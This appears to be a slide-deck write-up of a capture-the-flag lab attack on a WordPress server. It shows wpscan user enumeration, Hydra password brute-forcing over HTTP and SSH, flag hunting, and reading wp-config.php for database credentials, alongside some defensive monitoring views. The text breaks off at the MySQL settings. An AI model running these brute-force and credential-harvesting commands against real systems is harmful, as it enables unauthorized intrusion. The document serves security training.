
Exploitation – Connections



Recon – Inspecting source code




Flag 1




```
                        </div>
                    </div>
                </div>
            </div>
        </div>
    </footer>
    <!-- End footer Area -->
    <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
    <script src="js/vendor/jquery-2.2.4.min.js"></script>
    <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="sha384-ApNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/ScQsAP7
    <script src="js/vendor/bootstrap.min.js"></script>
    <script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaSyBhOdIF3Y9382fqJYt5I_sswSrEw5eihAA"></script>
    <script src="js/easing.min.js"></script>
    <script src="js/hoverIntent.js"></script>
    <script src="js/superfish.min.js"></script>
    <script src="js/jquery.ajaxchimp.min.js"></script>
    <script src="js/jquery.magnific-popup.min.js"></script>
    <script src="js/owl.carousel.min.js"></script>
    <script src="js/jquery.sticky.js"></script>
    <script src="js/jquery.nice-select.min.js"></script>
    <script src="js/waypoints.min.js"></script>
    <script src="js/jquery.counterup.min.js"></script>
    <script src="js/parallax.min.js"></script>
    <script src="js/mail-script.js"></script>
    <script src="js/main.js"></script>
  </body>
</html>
```

Scanning - wpscan




```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```



```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=============================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Exploitation –Hydra Brute Force




Watcher

Watcher docs

Watch for changes or anomalies in your data and take action if needed.

□	ID	Name	State	Last fired	Last triggered	Comment	Actions
□	0c2282c6-1cdd-4648-a6f0-bdc3e8cfaca2	CPU Usage Monitor	✓ OK	2 hours ago	a few seconds ago		
□	d7a0e7af-0b34-4c0b-8308-41e811c4353e	HTTP Request Size Monitor	✓ OK	a few seconds ago	a few seconds ago		
□	7fef618a-3bd9-4a3e-88aa-a41ae395dde5	Excessive HTTP Errors	✓ OK		a few seconds ago		


Rows per page: 10



```
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "#!comment: in 1996 through 2011.  It is assumed to be in the public domain." - 2 o
f 3559 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "#!comment:" - 3 of 3559 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "#!comment: This list is based on passwords most commonly seen on a set of Unix" -
4 of 3559 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "#!comment: systems in mid-1990's, sorted for decreasing number of occurrences" - 5
 of 3559 [child 4] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "#!comment: (that is, more common passwords are listed first).  It has been" - 6 of
 3559 [child 5] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "#!comment: revised to also include common website passwords from public lists" - 7
 of 3559 [child 6] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "#!comment: of "top N passwords" from major community website compromises that" - 8
 of 3559 [child 7] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "#!comment: occurred in 2006 through 2010." - 9 of 3559 [child 8] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "#!comment:" - 10 of 3559 [child 9] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "#!comment: Last update: 2011/11/20 (3546 entries)" - 11 of 3559 [child 10] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "#!comment:" - 12 of 3559 [child 11] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "#!comment: For more wordlists, see http://www.openwall.com/wordlists/" - 13 of 355
9 [child 12] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "123456" - 14 of 3559 [child 13] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "12345" - 15 of 3559 [child 14] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "password" - 16 of 3559 [child 15] (0/0)
[80][http-get] host: 192.168.1.110   login: michael   password: #!comment: in 1996 through 2011.  It is assumed to be in the public domain.
[80][http-get] host: 192.168.1.110   login: michael   password: #!comment: This list has been compiled by Solar Designer of Openwall Projec
t
[STATUS] attack finished for 192.168.1.110 (waiting for children to complete tests)
[80][http-get] host: 192.168.1.110   login: michael   password: #!comment:
[80][http-get] host: 192.168.1.110   login: michael   password: #!comment: This list is based on passwords most commonly seen on a set of U
nix
[80][http-get] host: 192.168.1.110   login: michael   password: #!comment: systems in mid-1990's, sorted for decreasing number of occurrenc
es
[80][http-get] host: 192.168.1.110   login: michael   password: #!comment: (that is, more common passwords are listed first).  It has been
[80][http-get] host: 192.168.1.110   login: michael   password: #!comment: revised to also include common website passwords from public lis
ts
[80][http-get] host: 192.168.1.110   login: michael   password: #!comment: of "top N passwords" from major community website compromises th
at
[80][http-get] host: 192.168.1.110   login: michael   password: #!comment:
[80][http-get] host: 192.168.1.110   login: michael   password: #!comment: Last update: 2011/11/20 (3546 entries)
[80][http-get] host: 192.168.1.110   login: michael   password: #!comment:
[80][http-get] host: 192.168.1.110   login: michael   password: #!comment: occurred in 2006 through 2010.
[80][http-get] host: 192.168.1.110   login: michael   password: #!comment: For more wordlists, see http://www.openwall.com/wordlists/
[80][http-get] host: 192.168.1.110   login: michael   password: 123456
[80][http-get] host: 192.168.1.110   login: michael   password: 12345
[80][http-get] host: 192.168.1.110   login: michael   password: password
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-16 10:45:04
root@Kali:~# 
```


Exploitation –Hydra Brute Force

```
hydra -l michael -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.110 -t 4
```



```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.110 -t 4
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-17 08:08:12
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-17 08:08:25
root@Kali:~# █
```

Exploitation – Brute Force Traffic




Top Hosts Creating Traffic [Packetbeat Flows] ECS


Top Hosts Receiving Traffic [Packetbeat Flows] ECS

Post-Exploitation – Flag 2

```
ssh michael@192.168.1.110
```




```
michael@target1:/$ find -type f -iname 'flag*' 2>dev/null
./var/www/flag2.txt
./usr/lib/python2.7/dist-packages/dns/flags.pyc
./usr/lib/python2.7/dist-packages/dns/flags.py
./usr/share/doc/apache2-doc/manual/fr/rewrite/flags.html
./usr/share/doc/apache2-doc/manual/en/rewrite/flags.html
./sys/devices/pnp0/00:03/tty/ttyS0/flags
./sys/devices/pnp0/00:04/tty/ttyS1/flags
./sys/devices/virtual/net/lo/flags
./sys/devices/platform/serial8250/tty/ttyS2/flags
./sys/devices/platform/serial8250/tty/ttyS3/flags
./sys/devices/LNXSYSTM:00/LNXSYBUS:00/PNP0A03:00/device:07/VMBUS:01/vmbus_0_14/net/eth0/flags
michael@target1:/$
```




```
michael@target1:/$ ls var/www
flag2.txt  html
michael@target1:/$ cat var/www/flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/$
```

Post-Exp – MySQL Access




```
michael@target1:/$ ls var/www/html
about.html   contact.zip  elements.html  img         js    Security - Doc  team.html  wordpress
contact.php  css          fonts          index.html  scss  service.html    vendor
michael@target1:/$ ls var/www/html/wordpress/wp-config.php
var/www/html/wordpress/wp-config.php
michael@target1:/$ cat var/www/html/wordpress/wp-config.php
```




```
// ** MySQL settings - You can get this info from your web host ** //
